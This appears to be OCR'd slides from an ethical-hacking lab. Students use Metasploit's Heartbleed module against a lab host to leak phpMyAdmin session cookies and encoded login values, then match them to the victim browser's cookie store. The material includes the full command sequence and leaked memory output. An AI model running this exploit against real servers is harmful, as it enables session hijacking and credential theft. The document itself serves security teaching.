
[EH-Kali]



Run Metasploit

[EH-Kali]


```
search heartbleed
use auxiliary/scanner/ssl/openssl_heartbleed
set RHOSTS 10.76.xx.201
set VERBOSE true
run
```



```
+ -- --=[ 455 payloads - 39 encoders - 8 nops           ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search heartbleed

Matching Modules
================

   Name                                                 Disclosure Date  Rank    De
scription
   ----                                                 ---------------  ----    --
---------
   auxiliary/scanner/ssl/openssl_heartbleed             2014-04-07       normal  Op
enSSL Heartbeat (Heartbleed) Information Leak
   auxiliary/server/openssl_heartbeat_client_memory     2014-04-07       normal  Op
enSSL Heartbeat (Heartbleed) Client Memory Exposure


msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf auxiliary(openssl_heartbleed) > set RHOSTS 10.76.5.201
RHOSTS => 10.76.5.201
msf auxiliary(openssl_heartbleed) > set VERBOSE true
VERBOSE => true
msf auxiliary(openssl_heartbleed) > run
```

Select the Heartbleed exploit, set the options (RHOSTS and VERBOSE), and run


[EH-Kali]



```
[*] 10.76.5.201:443       -     Length:  4
[*] 10.76.5.201:443       -     Handshake #1:
[*] 10.76.5.201:443       -             Length: 0
[*] 10.76.5.201:443       -             Type:   Server Hello Done (14)
[*] 10.76.5.201:443       - Sending Heartbeat...
[*] 10.76.5.201:443       - Heartbeat response, 65535 bytes
[+] 10.76.5.201:443       - Heartbeat response with leak
[*] 10.76.5.201:443       - Printable info leaked:
......X:..1..1..;+...E.H..[...a..+[2....f....."..!.9.8.........5................
............3.2.....E.D...../...A.....................................0100101
Firefox/43.0..Accept: image/png,image/*;q=0.8,*/*;q=0.5..Accept-Language: en-US,
en;q=0.5..Accept-Encoding: gzip, deflate..Referer: https://10.76.5.201/phpmyadmi
n/phpmyadmin.css.php?server=1&token=2edcf6a6aa87fc025eecb330c73c399d&js_frame=ri
ght&nocache=5619835082..Cookie: phpMyAdmin=v9hu702emhs3k1bj8uq181l5mch0ja6d; pma
_lang=en; pma_collation_connection=utf8_general_ci; pma_mcrypt_iv=HU2aRAWcrEw%3D
; pmaUser-1=8WAB03n96uQ%3D; pmaPass-1=Yhsci6SO7Xs%3D .Connection: keep-alive....
1..A......e..*...,..............4b943b7c60d00".......`Z.A.)S..Y.M.@P...........
................................................................................
......................................... repeated 15413 times .................
................................................................................
....................................@...........................................
................................................................................
.......... repeated 16122 times ................................................
................................................................................
```

Scroll through the output and look for cookies used by the current MyPhpAdmin login session on EH-WinXP-xx

[EH-WinXP]



File Edit View History Bookmarks Tools Help
phpMyAdmin
10.76.5.201 / localhost / mys...
Options
about:preferences#privacy
Search

Cookies

Search:

The following cookies are stored on your computer:

Site	Cookie Name
10.76.5.201	pma_lang
10.76.5.201	pma_collation_connection
10.76.5.201	pma_mcrypt_iv
10.76.5.201	phpMyAdmin
10.76.5.201	pmaUser-1
10.76.5.201	pmaPass-1

Name: pmaUser-1


Content: 8WAB03n96uQ%3D

Host: 10.76.5.201

Remove Selected
Remove All
Close
start
2 Windows Explorer
c:\wamp\bin\mysql\m...
Options - Mozilla Firefox
11:37 PM

Pancakes > Options > Privacy > remove individual cookies

[EH-WinXP]



File Edit View History Bookmarks Tools Help
phpMyAdmin
10.76.5.201 / localhost / mys...
Options
about:preferences#privacy
Search
Cookies
Remove Selected
Remove All
Close
start
2 Windows Explorer
c:\wamp\bin\mysql\m...
Options - Mozilla Firefox
11:38 PM

Search:

The following cookies are stored on your computer:

Site	Cookie Name
10.76.5.201	pma_lang
10.76.5.201	pma_collation_connection
10.76.5.201	pma_mcrypt_iv
10.76.5.201	phpMyAdmin
10.76.5.201	pmaUser-1
10.76.5.201	pmaPass-1


Name: pmaPass-1

Content: Yhsci6SO7Xs%3D

Host: 10.76.5.201

Pancakes > Options > Privacy > remove individual cookies


[EH-Kali]



```
......X...1..1..;+...E.H..[...a..+[2....T.....  .!.9.8..........5...............
............3.2.....E.D...../...A......................................0100101
Firefox/43.0..Accept: image/png,image/*;q=0.8,*/*;q=0.5..Accept-Language: en-US,
en;q=0.5..Accept-Encoding: gzip, deflate..Referer: https://10.76.5.201/phpmyadmi
n/phpmyadmin.css.php?server=1&token=2edcf6a6aa87fc025eecb330c73c399d&js_frame=ri
ght&nocache=5619835082..Cookie: phpMyAdmin=v9hu702emhs3k1bj8uq181l5mch0ja6d; pma
_lang=en; pma_collation_connection=utf8_general_ci; pma_mcrypt_iv=HU2aRAWcrEw%3D
; pmaUser-1=8WAB03n96uQ%3D; pmaPass-1=Yhsci6SO7Xs%3D .Connection: keep-alive....
1..A......e..*...,...............4b943b7c60d00".......`Z.A.)S..Y.M.@P...........
```

[EH-WinXP]

[EH-WinXP]



10.76.5.201	pmaUser-1
10.76.5.201	pmaPass-1

Name: pmaUser-1

Content: 8WAB03n96uQ%3D

Host: 10.76.5.201

10.76.5.201	pmaPass-1

Name: pmaPass-1

Content: Yhsci6SO7Xs%3D


Host: 10.76.5.201

Verify the leaked credentials shown on EH-Kali match the actual credentials in the phpAdmin cookies on EH-WinXP.

Heartbleed Exploit

DVWA login session

[EH-WinXP] https://10.76.xx.201/dvwa/

